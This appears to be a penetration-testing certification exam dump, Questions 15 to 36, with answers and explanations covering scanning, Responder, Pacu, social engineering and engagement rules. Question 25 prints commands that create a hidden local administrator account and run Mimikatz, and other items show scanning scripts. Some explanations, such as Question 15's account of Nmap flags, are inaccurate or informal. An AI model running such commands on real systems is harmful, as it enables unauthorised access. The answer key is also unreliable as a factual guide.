The reason a penetration tester would use sdelete to remove Mimikatz is to eliminate the tool's presence from the server and prevent its potential misuse by malicious actors if they were to later compromise the same system. The goal is to clean up after the penetration test and minimize any residual risk. It's not about removing registry entries or a reverse shell, but about securely erasing a specific tool. It's also not creating and removing a "tester-created Mimikatz account"; it's about removing the tool itself.

By securely deleting Mimikatz, the tester ensures that the compromised server is returned to a state closer to its original security posture, albeit still potentially vulnerable depending on any other uncovered exploits or backdoors left for reporting purposes. This cleanup action reduces the potential attack surface.

Further Research:

Microsoft Sysinternals SDelete:https://learn.microsoft.com/en-us/sysinternals/downloads/sdelete **Mimikatz GitHub:**https://github.com/gentilkiwi/mimikatz (For information about the tool, not its secure removal)

Question: 15

A penetration tester is scanning a corporate lab network for potentially vulnerable services.
Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap 192.168.1.1-5 -PU22-25,80
B. nmap 192.168.1.1-5 -PA22-25,80
C. nmap 192.168.1.1-5 -PS22-25,80
D. nmap 192.168.1.1-5 -Ss22-25,80

Answer: C

Explanation:

The correct answer is C because it uses the -PS flag in Nmap, which performs a TCP SYN scan. This is a stealth scan that sends SYN packets to the target ports without completing the TCP handshake. If a SYN-ACK is received, it indicates that the port is open. This is valuable to a penetration tester because it quickly identifies listening TCP services that are likely to be vulnerable. Ports 22, 23, 24, 25, and 80 are commonly targeted as potential entry points for attackers.

Option A uses the -PU flag, which performs a UDP scan. While UDP scans are useful, TCP services are more often the focus in initial penetration testing phases.

Option B uses the -PA flag, which performs a TCP ACK scan. An ACK scan cannot determine if a port is open, but it can be used to map firewall rules. It won't directly return vulnerable ports.

Option D uses the -Ss flag, which is a SYN scan, but it might be confused with -PS. -Ss can only be used with root privileges, while -PS does not require root privileges. -PS is useful if the tester does not have root

privileges.

The SYN scan approach efficiently probes target services for their availability without completing the TCP handshake, reducing the chance of being detected. This is a critical aspect of ethical hacking and penetration testing where stealth and efficiency are vital.

Authoritative links for further research:

Nmap documentation on TCP SYN scan: https://nmap.org/book/man-tcp-scan.html SANS Institute on Nmap scanning techniques: https://www.sans.org/reading-room/whitepapers/detection/nmap-scanning-techniques-detection-339

Question: 16

A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.
Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.
B. The tester did not run sudo before the command.
C. The web server is using HTTPS instead of HTTP.
D. This URI returned a server error.

Answer: D

Explanation:

This is incorrect It should be D mainly because if the firewall was blocking the port than none of the web

directories would have successful(200 codes) the 500 code is a server side error code meaning the correct answer is D.

The most likely reason for the lack of output is D. This UR(L) returned a server error. This is because the output of the dirb command shows that the profile URL responded with an HTTP Status Code 500, which indicates that the web server experienced an internal server error when the request was received. This could be caused by a number of things, such as a misconfigured server or a syntax error in the code. A is incorrect because the output of the dirb command indicates that the HTTP port is open. B is incorrect because the output indicates that the command was run without sudo and still produced a response. C is incorrect because the output of the dirb command indicates that the web server is using HTTP, not HTTPS.

Question: 17

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following MOST likely describes what happened?

A. The penetration tester was testing the wrong assets.
B. The planning process failed to ensure all teams were notified.
C. The client was not ready for the assessment to start.
D. The penetration tester had incorrect contact information.

Answer: B

Explanation:

The correct answer is B: The planning process failed to ensure all teams were notified. Here's why:

Sinkholing is a security mechanism where malicious or suspicious network traffic is redirected to a controlled environment (the "sinkhole") for analysis, preventing it from reaching its intended target. The SOC, responsible for monitoring and responding to security events, likely detected the penetration tester's traffic as potentially malicious.

If the SOC was unaware of the penetration test, they would naturally interpret the unusual activity as a threat and activate their standard incident response protocols, including sinkholing the offending IP address. This action effectively blocked the penetration tester's traffic, halting the test.

Options A, C, and D are less likely. Testing the wrong assets (A) wouldn't necessarily trigger sinkholing. While a client not being ready (C) could lead to various issues, it wouldn't directly cause the SOC to sinkhole traffic unless they perceived the tester's activities as unauthorized. Incorrect contact information (D) is irrelevant; the SOC acted based on observed network behavior.

The root cause is a failure in communication and coordination during the planning phase. A well-planned penetration test involves informing all relevant teams (including the SOC) about the scope, timing, and expected activities of the test. This allows the SOC to distinguish legitimate penetration testing activities from genuine attacks, preventing them from inadvertently blocking the test. The SOC's job is to prevent attacks and they did their job, but they weren't in the loop, highlighting the issue of poor planning.

Sinkholing:https://www.cloudflare.com/learning/ddos/glossary/sinkhole/
Penetration Testing Planning: (Search for best practices on "penetration testing planning and communication" - CompTIA resources and SANS institute provide good guidance but do not have specific URLs directly addressing this scenario)

Question: 18

An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.
Which of the following is the penetration tester trying to accomplish?

A. Uncover potential criminal activity based on the evidence gathered.
B. Identify all the vulnerabilities in the environment.
C. Limit invasiveness based on scope.
D. Maintain confidentiality of the findings.

Answer: B

Explanation:

The penetration tester is using WPScan and SQLmap after identifying open web server and database ports with Nmap to identify vulnerabilities. WPScan specifically targets WordPress installations, scanning for vulnerable themes, plugins, and core components. SQLmap is designed to identify and exploit SQL injection vulnerabilities in databases. By using these tools, the tester is going beyond simply knowing which services are running and aiming to pinpoint specific weaknesses in the environment's web applications and database infrastructure. Option B, "Identify all the vulnerabilities in the environment," accurately reflects this objective.

While "all" might be an overstatement given the limitations of any assessment, the core intent is comprehensive vulnerability identification.

Option A, "Uncover potential criminal activity based on the evidence gathered," is incorrect as the focus is on identifying vulnerabilities, not necessarily proving current criminal activity. Option C, "Limit invasiveness based on scope," may be a consideration, but it doesn't directly explain why the tester is choosing those specific tools after the initial Nmap scan. Option D, "Maintain confidentiality of the findings," is a general best practice for penetration testing but not the direct purpose of running WPScan and SQLmap at this stage. The primary aim is vulnerability discovery.

Therefore, the most accurate answer is B because WPScan and SQLmap are explicitly used for vulnerability identification, specifically within WordPress environments and SQL databases. The tester's actions show a clear attempt to move beyond port scanning to in-depth vulnerability assessment.

Here are some authoritative links for further research:

WPScan:https://wpscan.com/
SQLmap:http://sqlmap.org/
Nmap:https://nmap.org/

Question: 19

A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.
In which of the following places should the penetration tester look FIRST for the employees' numbers?

A. Web archive
B. GitHub
C. File metadata
D. Underground forums

Answer: A

Explanation:

The best initial place to look for the phone numbers is a web archive. Here's why:

Web Archives (Option A) are designed to preserve snapshots of websites at various points in time. Services like the Wayback Machine (archive.org) regularly crawl and archive web pages. This makes them a prime location to find historical versions of a website that may contain the phone catalog that was previously published but has since been removed.

GitHub (Option B) is a code repository platform. While sensitive data can sometimes be accidentally committed to GitHub repositories, it's unlikely that a company would intentionally publish an employee phone catalog there.

File Metadata (Option C) typically contains information about a specific file, like author, creation date, and last modified date. It's not generally a repository for entire phone catalogs published on a website.

Underground forums (Option D) are places where sensitive data, like phone numbers, might eventually appear after a data breach. However, they are not the most likely initial place to check when you know the information was once publicly available on the company's website.

Therefore, a web archive is the most logical first step in this scenario. It specifically stores historical versions of websites and is the most likely location to find the previously published phone catalog.

Supporting links:

Wayback Machine (archive.org):https://archive.org/web/

Question: 20

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running.
Which of the following would BEST support this task?

A. Run nmap with the -O, -p22, and -sC options set against the target.
B. Run nmap with the -sV and -p22 options set against the target.
C. Run nmap with the --script vulners option set against the target.
D. Run nmap with the -sA option set against the target.

Answer: C

Explanation:

The best approach to identify CVEs exploitable against a specific service like SSHD on a Linux server is to use a vulnerability scanning script within a port scanner. Option C, using nmap with the --script vulners option, directly addresses this need. The vulners script in Nmap is designed to check identified services against a database of known vulnerabilities (CVEs). It analyzes the service version and attempts to match it with known security flaws.

Option A, using nmap -O -p22 -sC, focuses on OS detection and running default scripts. While helpful for reconnaissance, it does not specifically target CVE identification. Option B, nmap -sV -p22, performs version detection, which is a prerequisite for vulnerability scanning, but doesn't directly identify CVEs. The version information is a vital component, but the option itself doesn't search for vulnerabilities linked to the version. Option D, nmap -sA, performs an ACK scan which is primarily used to discover firewall rule sets and does not provide any vulnerability assessment or version detection.

Therefore, option C provides a targeted approach to identifying potential CVEs associated with the SSHD service by leveraging a script specifically designed for vulnerability assessment using version information acquired during the scanning process. The script attempts to cross-reference versions of the service with

known vulnerabilities, making it the most effective option for the stated task.

Supporting Documentation:

Nmap Scripting Engine (NSE): https://nmap.org/nsedoc/
Vulners Nmap Script: https://nmap.org/nsedoc/scripts/vulners.html

Question: 21

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.
Which of the following is the BEST way to ensure this is a true positive?

A. Run another scanner to compare.
B. Perform a manual test on the server.
C. Check the results on the scanner.
D. Look for the vulnerability online.

Answer: B

Explanation:

The correct answer is B, "Perform a manual test on the server." Here's why:

While vulnerability scanners are valuable tools, they aren't foolproof. They can produce false positives, reporting vulnerabilities that don't actually exist. Relying solely on scanner output can lead to wasted effort investigating nonexistent issues or, conversely, overlooking genuine threats if the scanner incorrectly flags a real vulnerability as a false positive. Therefore, manual verification is essential.

Manual testing involves directly interacting with the web server and attempting to exploit the reported vulnerability. This might involve crafting specific requests, manipulating input fields, or attempting to bypass security mechanisms. By manually testing, the penetration tester can confirm whether the vulnerability is truly exploitable in the real-world conditions of the server's configuration and code.

Options A, C, and D, while potentially helpful, are not sufficient on their own to confirm a true positive.
Running another scanner (A) might corroborate the finding, but it doesn't guarantee its validity if both scanners have similar limitations. Checking the results on the scanner (C) simply reviews the scanner's analysis, not the actual server's behavior. Looking for the vulnerability online (D) provides information about the vulnerability in general but doesn't confirm its presence and exploitability on the specific target server. Manual testing provides direct, concrete evidence of exploitability.

In the context of penetration testing, confirming a true positive is critical for accurate risk assessment and remediation planning. Without manual verification, resources might be misallocated based on inaccurate findings.

For further research, consult the OWASP Testing Guide (https://owasp.org/www-project-web-security-testing-guide/) and the NIST Cybersecurity Framework (https://www.nist.gov/cyberframework) for best practices in vulnerability assessment and penetration testing.

Question: 22

A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the HIGHEST likelihood of success?

A. Attempting to tailgate an employee who is going into the client's workplace
B. Dropping a malicious USB key with the company's logo in the parking lot
C. Using a brute-force attack against the external perimeter to gain a foothold
D. Performing spear phishing against employees by posing as senior management

Answer: D

Explanation:

The correct answer is D: Performing spear phishing against employees by posing as senior management. Here's why:

Given the very limited timeframe of eight business hours, efficiency and a high probability of success are paramount. Brute-force attacks (C) are time-consuming and rarely succeed against modern security measures. Physical attacks like tailgating (A) and USB drops (B) are unreliable and carry a significant risk of immediate detection.

Spear phishing (D), however, leverages social engineering to target specific individuals with tailored emails that appear legitimate. Posing as senior management adds an additional layer of authority, increasing the likelihood that recipients will comply with requests like clicking a link or opening an attachment containing malware. If successful, this can quickly grant the penetration tester access to the internal network and, potentially, the financial system within the given timeframe.

While not guaranteed, spear phishing offers the highest likelihood of success within the constrained time. It bypasses many technical security controls by exploiting human trust and urgency. The other options are less reliable, time-intensive, and more easily detected, making them unsuitable for a time-critical penetration test.

For further research on spear phishing techniques and mitigation strategies, you can refer to:

SANS Institute on Social Engineering Attacks: https://www.sans.org/reading-room/whitepapers/socialengineering/social-engineering-attacks-common-techniques-defenses-36730 NIST Special Publication 800-36, "An Introduction to Information Security": https://csrc.nist.gov/publications/detail/sp/800-36/rev-2/final

Question: 23

A company's Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi's router. Which of the following is MOST vulnerable to a brute-force attack?

A. WPS
B. WPA2-EAP
C. WPA-TKIP
D. WPA2-PSK

Answer: A

Explanation:

The correct answer is A, WPS (Wi-Fi Protected Setup). WPS is highly vulnerable to brute-force attacks because of its design flaw centered around the 8-digit PIN used for easy device connection. While the PIN has 8 digits, the last digit is a checksum, effectively reducing the possible combinations to 10^7. Furthermore, the router typically validates the first and second halves of the PIN independently. This drastically reduces the attack surface, making a brute-force attack feasible within a relatively short amount of time (hours or days). Attackers use tools like Reaver to exploit this vulnerability.

WPA2-EAP (Wi-Fi Protected Access 2 - Enterprise Authentication Protocol) relies on a robust authentication server (like RADIUS) and strong passwords, making it much more resistant to brute-force attacks compared to WPS. WPA-TKIP (Wi-Fi Protected Access - Temporal Key Integrity Protocol) is an older protocol with known vulnerabilities, but it's not as directly vulnerable to brute-force attacks as WPS; its weaknesses lie in its cryptographic algorithms. WPA2-PSK (Wi-Fi Protected Access 2 - Pre-Shared Key) is more secure than WPS and WPA-TKIP because its security depends on the strength of the passphrase, not a easily brute-forced PIN.

A strong, long, and complex passphrase makes a brute-force attack on WPA2-PSK impractical. Therefore, among the options presented, WPS is the most vulnerable to a brute-force attack.

Further research can be found here:

WPS Vulnerability:https://www.owasp.org/index.php/Testing_for_Weak_Wi-Fi_Cryptography **Wi-Fi Security Overview:**https://www.wi-fi.org/

Question: 24

A penetration tester writes the following script:

```
#!/bin/bash
for x in 'seq 1 254'; do
        ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

A. Determine active hosts on the network.
B. Set the TTL of ping packets for stealth.
C. Fill the ARP table of the networked devices.
D. Scan the system on the most used ports.

Answer: A

Explanation:

Determine active hosts on the network.

The script is using a loop that iterates through a range of IP addresses (10.10.1.1 to 10.10.1.254) and for each IP address, it sends a single ping packet (ping -c 1) to the IP address. The purpose of this script is to determine which IP addresses on the network are active by checking which IP addresses respond to the ping. This is a common method used to perform host discovery and identify active hosts on a network. The script is not attempting to set the TTL of ping packets for stealth (Option B), fill the ARP table of the networked devices (Option C), or scan the system on the most used ports (Option D).

Question: 25

A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Delete the scheduled batch job.
B. Close the reverse shell connection.
C. Downgrade the svsaccount permissions.
D. Remove the tester-created credentials.

Answer: D

Explanation:

D. Remove the tester-created credentials.The tester has created a new user account (svsaccount) and set the password to "password", and then added the user account to the local Administrators group. The tester also ran mimikatz, which is a tool that allows the tester to obtain clear text password, hashes, and other sensitive information. After delivering the final report, the tester should remove the tester-created credentials by running the following command: "net user svsaccount /delete". This will remove the tester-created user account and its associated credentials.Deleting the scheduled batch job (Option A) is not necessary as the tester-created account has been removed. Closing the reverse shell connection (Option B) would be useful if the tester had created one, but it is not mentioned in the given information. Downgrading the svsaccount permissions (Option C) is not necessary as the account has been removed.

Post-engagement cleanup»»Removing shells»»Removing tester-created credentials»»Removing tools

Question: 26

A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host.
Which of the following utilities would BEST support this objective?

A. Socat
B. tcpdump
C. Scapy
D. dig

Answer: C

Explanation:

The best utility to craft a DNS query response for an on-path attack is Scapy. Scapy is a powerful Python-based interactive packet manipulation program and library. It allows the penetration tester to forge or decode packets of a wide number of protocols, including DNS. This capability is crucial for creating a custom DNS response tailored to redirect the target host.

Socat is a utility for relaying data between two endpoints, but lacks the granular packet crafting abilities needed for manipulating specific DNS fields. Tcpdump is a packet analyzer; it captures network traffic but doesn't readily facilitate crafting and injecting packets. Dig is a DNS lookup utility for querying DNS servers; it's used for DNS information gathering and troubleshooting, not for forging DNS responses.

Scapy's strength lies in its ability to define packet structures at a low level and send them over the network. For the specific scenario in the question, a tester could craft a DNS response with a manipulated IP address and send this crafted packet to the target, potentially redirecting the target host to a malicious server controlled by the attacker. The other tools do not allow this level of control.

Authoritative links:

Scapy Documentation:https://scapy.net/
SecurityFocus Article on Scapy:https://www.securityfocus.com/infocus/1683

Question: 27

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.
Which of the following describes the scope of the assessment?

A.Partially known environment testing
B.Known environment testing
C.Unknown environment testing
D.Physical environment testing

Answer: C

Explanation:

The correct answer is C, Unknown environment testing, also known as black-box testing. Here's why:

Black-box Testing Defined: In a black-box penetration test, the tester has little to no prior knowledge of the target's systems, network infrastructure, or internal workings. They approach the assessment from the perspective of an external attacker.

Scenario Alignment: The question explicitly states that the penetration tester only possesses publicly available information. This directly aligns with the definition of black-box testing, as the tester starts with minimal knowledge.

Partially Known Environment (Gray-box): This scenario involves the tester having some, but not complete, knowledge of the environment. Since the tester only has public information, this option is not appropriate.

Known Environment (White-box): This involves the tester having comprehensive knowledge, including network diagrams, source code, and credentials. This is in direct contrast to the scenario.

Physical Environment Testing: While physical security can be part of a penetration test, the core characteristic described in the scenario pertains to information access, not physical access. The question focuses on the information available to the tester.

Real-World Analogy: Imagine a hacker probing a company's website without knowing anything about its backend. That's similar to this type of penetration test. The tester relies on reconnaissance and exploitation techniques to uncover vulnerabilities.

Benefits: Black-box testing accurately simulates a real-world attack by an external adversary. It can uncover vulnerabilities that might be missed in a white-box assessment because it forces the tester to think like an attacker.

Authoritative Links:

NIST SP 800-115: Technical Guide to Information Security Testing and Assessment:

https://csrc.nist.gov/publications/detail/sp/800-115/final (While this document is slightly older, it still offers great insight into testing and assessment methodologies)
OWASP Testing Guide:https://owasp.org/www-project-web-security-testing-guide/ (Provides guidance on penetration testing including different levels of knowledge)

Question: 28

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a `probable port scan` alert in the organization's IDS?

A. Line 01
B. Line 02
C. Line 07
D. Line 08
E. Line 12

Answer: D

Explanation:

The idea is not to get caught. The timeout is too short so it's generating too much traffic really quickly.

Can't answer A, it is just to set the port listing to be scan and not started actual scanning. I would say D is the answer.

Question: 29

A consulting company is completing the ROE during scoping.
Which of the following should be included in the ROE?

A. Cost of the assessment
B. Report distribution
C. Testing restrictions
D. Liability

Answer: C

Explanation:

The correct answer is C. Testing restrictions are a crucial component of the Rules of Engagement (ROE). The ROE defines the boundaries of the penetration test, outlining what systems can be tested, what attack vectors are permitted, and what actions are prohibited. This ensures that the penetration testing activities remain within legal and ethical limits and do not cause unintended damage or disruption to the target environment. Testing restrictions may include specific IP address ranges, prohibited tools or techniques (e.g., denial-of-service attacks), and limitations on accessing or modifying sensitive data. Without clearly defined testing restrictions, the penetration test could exceed its authorized scope, leading to legal ramifications or compromising system availability and data integrity. Answer A, the cost of assessment, is generally part of a separate contract or statement of work but not the ROE itself. Answer B, report distribution, is a logistical detail but not a primary component of the operational guidelines for the test. Answer D, liability, while related to the ROE, is generally addressed in the overall contract and not explicitly as a "rule of engagement" itself. Therefore, testing restrictions are the most pertinent element that must be included in the ROE document to ensure a safe, legal, and ethical assessment.

Relevant resource:

SANS Institute: https://www.sans.org/information-security/glossary/rules-engagement

Question: 30

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings.
Which of the following is most important for the penetration tester to define FIRST?

A. Establish the format required by the client.
B. Establish the threshold of risk to escalate to the client immediately.
C. Establish the method of potential false positives.
D. Establish the preferred day of the week for reporting.

Answer: B

Explanation:

The correct answer is **B. Establish the threshold of risk to escalate to the client immediately.**

Here's why: Given the client's intention to postpone fixing non-critical issues until after the service is public, establishing a clear threshold for immediate escalation of high-risk findings is paramount. This is crucial for protecting the client's infrastructure and data from potential exploitation in the live environment. Because they are not planning on fixing everything before the service is made public, any critical issues would need to be fixed immediately to reduce the risk exposure. Critical vulnerabilities pose an immediate and significant threat, demanding prompt action to mitigate potential damage.

Option A, establishing the report format, is important for communication but less critical than addressing immediate risks. Option C, establishing the method of potential false positives, is valuable for accuracy but doesn't directly address the immediate dangers of critical vulnerabilities. Option D, establishing the preferred reporting day, is a logistical detail that pales in comparison to the urgency of addressing critical security flaws.

Therefore, prioritizing the risk threshold for immediate escalation ensures that critical vulnerabilities are

promptly addressed, minimizing potential damage and aligning with responsible security practices. The need to set a threshold is even more important because the client is planning to fix most of the issues after the service is made public.

Question: 31

A penetration tester logs in as a user in the cloud environment of a company.
Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

A. iam_enum_permissions
B. iam_prive_sc_scan
C. iam_backdoor_assume_role
D. iam_bruteforce_permissions

Answer: A

Explanation:

The correct answer is **A. iam_enum_permissions**. Here's why:

Enumeration is key: Penetration testing often begins with enumeration, which involves gathering information about the target system. In this scenario, the tester needs to determine the current user's permissions. iam_enum_permissions directly aligns with this goal.

iam_enum_permissions functionality: This Pacu module is specifically designed to enumerate the IAM (Identity and Access Management) permissions associated with a given user or role within the cloud environment (typically AWS). It lists what actions the identity is authorized to perform. By running this module, the penetration tester can identify the precise level of access granted to the compromised user.

Why other options are not the best fit:

B. iam_prive_sc_scan: While related to privilege escalation, this module usually focuses on identifying potential privilege escalation paths rather than determining the existing permission level of a user. It looks for misconfigurations or overly permissive policies.

C. iam_backdoor_assume_role: This module is used for creating a backdoor by assuming a role. This isn't focused on discovering existing user privileges but on creating a way to gain broader access later.

D. iam_bruteforce_permissions: This is usually not a built-in Pacu module and bruteforcing permissions is a slow and noisy approach. Instead, tools focus on enumeration. Additionally, bruteforcing against Cloud IAM is typically rate-limited and potentially detectable.

IAM and Least Privilege: The principle of least privilege is fundamental to cloud security. Understanding the existing user's permissions helps determine if they adhere to this principle.

Practical Application: The tester would use iam_enum_permissions to see what AWS services and resources the logged-in user can access. This helps identify if the user has excessive permissions beyond their job function.

Supporting Links:

AWS IAM Documentation: This helps in understanding IAM concepts in general.
(https://docs.aws.amazon.com/IAM/latest/UserGuide/introduction.html)
Pacu: Researching pacu modules will help understanding their function.

Therefore, iam_enum_permissions is the most suitable Pacu module for determining the access level of the

existing user because it directly enumerates the user's permissions, allowing the tester to understand their scope of access within the cloud environment.

Question: 32

A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

A. Halt the penetration test.
B. Conduct an incident response.
C. Deconflict with the penetration tester.
D. Assume the alert is from the penetration test.

Answer: C

Explanation:

The correct action after security alarms are triggered during a penetration test is to **deconflict with the penetration tester (C)**. Here's why:

Immediately halting the penetration test (A) without understanding the situation is premature. The alarms could be a direct result of the agreed-upon testing activities. Jumping to a full incident response (B) is also an overreaction at this stage. Incident response procedures are resource-intensive and should be reserved for confirmed security incidents. Assuming the alert is definitely from the penetration test (D) is also risky. There is a possibility of a real, separate attack occurring simultaneously.

Deconflicting (C) involves communicating with the penetration testing team to determine if their activities triggered the alarms. This ensures that the company understands if the alarms were expected based on the rules of engagement. The tester should be able to explain their actions and whether those actions were intended to trigger those specific alarms. This will help the company avoid unnecessary escalation to a full incident response. It's a crucial step to differentiate between a planned, controlled exercise and a genuine security breach. A clear, pre-agreed communication protocol (phone call, messaging, etc.) is essential for rapid deconfliction. The penetration testing rules of engagement document should detail how such scenarios should be handled.

This approach minimizes disruption while still ensuring security. Once deconfliction is completed, the organization can then accurately assess the nature of the alarms and decide if further action, like incident response, is necessary. Good communication and documentation are core components of successful penetration testing.

Authoritative Links:

SANS Institute - Penetration Testing Execution Standard (PTES):https://www.pentest-standard.org/ (Specifically, sections dealing with communication and coordination)

NIST Special Publication 800-115 - Technical Guide to Information Security Testing and Assessment: https://csrc.nist.gov/publications/detail/sp/800-115/rev-1/final (Provides guidance on planning and executing security tests, including communication protocols.)

Question: 33

A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a

client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet.
Which of the following tools or techniques would BEST support additional reconnaissance?

A. Wardriving
B. Shodan
C. Recon-ng
D. Aircrack-ng

Answer: B

Explanation:

Justification for Answer B (Shodan):

Shodan is the BEST option for additional reconnaissance in this scenario because it specializes in discovering and analyzing internet-connected devices. The prompt highlights "multiple security cameras connected to the Internet." Shodan excels at identifying these types of devices, providing information like their model, location (potentially), vulnerabilities, and sometimes even open ports or default credentials if poorly secured. This intelligence is invaluable for planning a physical penetration test. Knowing the camera models could reveal known exploits, while geolocation data could help with approach planning, avoiding direct line-of-sight.

Wardriving (A) and Aircrack-ng (D) primarily focus on WiFi networks. While a guest network exists, it's secondary to the immediate problem of physical access. Recon-ng (C) is a versatile reconnaissance framework but is broader in scope and less focused on specific internet-connected devices compared to Shodan.

Shodan allows the penetration tester to gather crucial information about the security camera infrastructure before any physical attempts, increasing the chances of success and minimizing detection. It provides intelligence about externally facing assets linked to the physical security.

Authoritative Links:

Shodan:https://www.shodan.io/ - Official Shodan Website
OWASP Penetration Testing:https://owasp.org/www-project-web-security-testing-guide/ - OWASP Penetration Testing Guide, Section on Information Gathering

Question: 34

A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data.
Which of the following was captured by the testing team?

A. Multiple handshakes
B. IP addresses
C. Encrypted file transfers
D. User hashes sent over SMB

Answer: D

Explanation:

The correct answer is **D. User hashes sent over SMB**.

Here's why:

Responder is a powerful LLMNR, NBT-NS, and MDNS poisoner/spoofer often used in penetration testing and red teaming engagements within internal networks. Its primary function is to capture authentication traffic by poisoning name resolution requests.

Here's a breakdown:

LLMNR, NBT-NS, and MDNS poisoning: When a system attempts to resolve a hostname that doesn't exist in its DNS cache, it uses LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service), and MDNS (Multicast DNS) to broadcast requests on the local network.

Responder's role: Responder listens for these broadcasts. When it detects a request for a non-existent or incorrectly typed hostname, it responds, claiming to be the requested host.

SMB and authentication: Often, the system that initiated the request will attempt to authenticate to the "fake" host provided by Responder, typically over SMB (Server Message Block).

Hash capture: During this SMB authentication attempt, the client sends its username and a hashed version of its password (NTLMv1/NTLMv2) to Responder. Responder captures these hashes.

Therefore, Responder is primarily used to gather user hashes by intercepting authentication attempts, especially over SMB. These captured hashes can then be cracked offline to reveal the original passwords.

Other options are incorrect because:

A. Multiple handshakes: While handshakes are involved in authentication, Responder directly captures hashes, not just the initial handshake.

B. IP addresses: IP addresses are basic network information and not the primary goal of using Responder. **C. Encrypted file transfers:** Responder doesn't directly intercept or decrypt file transfers. Its focus is on capturing authentication credentials.

Authoritative Links:

Responder GitHub Repository:https://github.com/lgandx/Responder
Understanding NTLM Authentication:https://learn.microsoft.com/en-us/windows-server/security/kerberos/ntlm-overview

Question: 35

A penetration tester conducts an Nmap scan against a target and receives the following results:

```
Port          State       Service
1080/tcp      open        socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

A. Nessus
B. ProxyChains
C. OWASP ZAP
D. Empire

Answer: B

Explanation:

ProxyChains

ProxyChains is a tool that allows a user to redirect TCP connections through proxy servers. In this case, the tester can use ProxyChains to redirect their scanning tools through TCP port 1080 on the target, which is open

and running the SOCKS service. This can be useful in situations where the target has restricted access to certain ports or where the tester wants to conceal their IP address.

Nessus is a vulnerability scanner, OWASP ZAP is a web application scanner, Empire is a post-exploitation tool, they are not a proxy tool, therefore it wouldn't be the best choice here.

Reference:

https://www.codeproject.com/Tips/634228/How-to-Use-Proxychains-Forwarding-Ports

Question: 36

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals.
Which of the following should the tester do NEXT?

A. Reach out to the primary point of contact.
B. Try to take down the attackers.
C. Call law enforcement officials immediately.
D. Collect the proper evidence and add to the final report.

Answer: A

Explanation:

The correct answer is A: Reach out to the primary point of contact.

Here's why: When a penetration tester discovers an actively exploited critical vulnerability, their immediate priority is to mitigate the risk and prevent further damage. Reaching out to the primary point of contact (POC) allows for rapid notification of the ongoing exploitation. This enables the organization to take immediate action to contain the breach, remediate the vulnerability, and minimize potential damage.

Attempting to take down the attackers (B) is not the tester's primary responsibility and could potentially alert the attackers, causing them to accelerate their activities or cover their tracks. Calling law enforcement immediately (C) might be necessary later, but immediate internal action is crucial first. Collecting evidence and adding it to the final report (D) is essential for documentation, but it delays the urgent action needed to stop the active exploitation.

In ethical hacking and penetration testing, communication is key. The client has engaged the penetration tester to identify and report vulnerabilities. Discovering an active exploit necessitates immediate communication, overriding the standard reporting timeline. The POC needs to know immediately so incident response procedures can be initiated.

Therefore, contacting the primary point of contact is the most appropriate and ethical action to take when a penetration tester discovers an actively exploited critical vulnerability during a security assessment. This allows the organization to immediately begin remediation efforts.

Relevant concepts:

Incident Response: This involves a structured approach to handling security incidents, including identification, containment, eradication, recovery, and lessons learned. Notifying the POC initiates this process.
Vulnerability Management: Discovering an active exploit elevates the urgency of the vulnerability management process, requiring immediate patching and remediation.
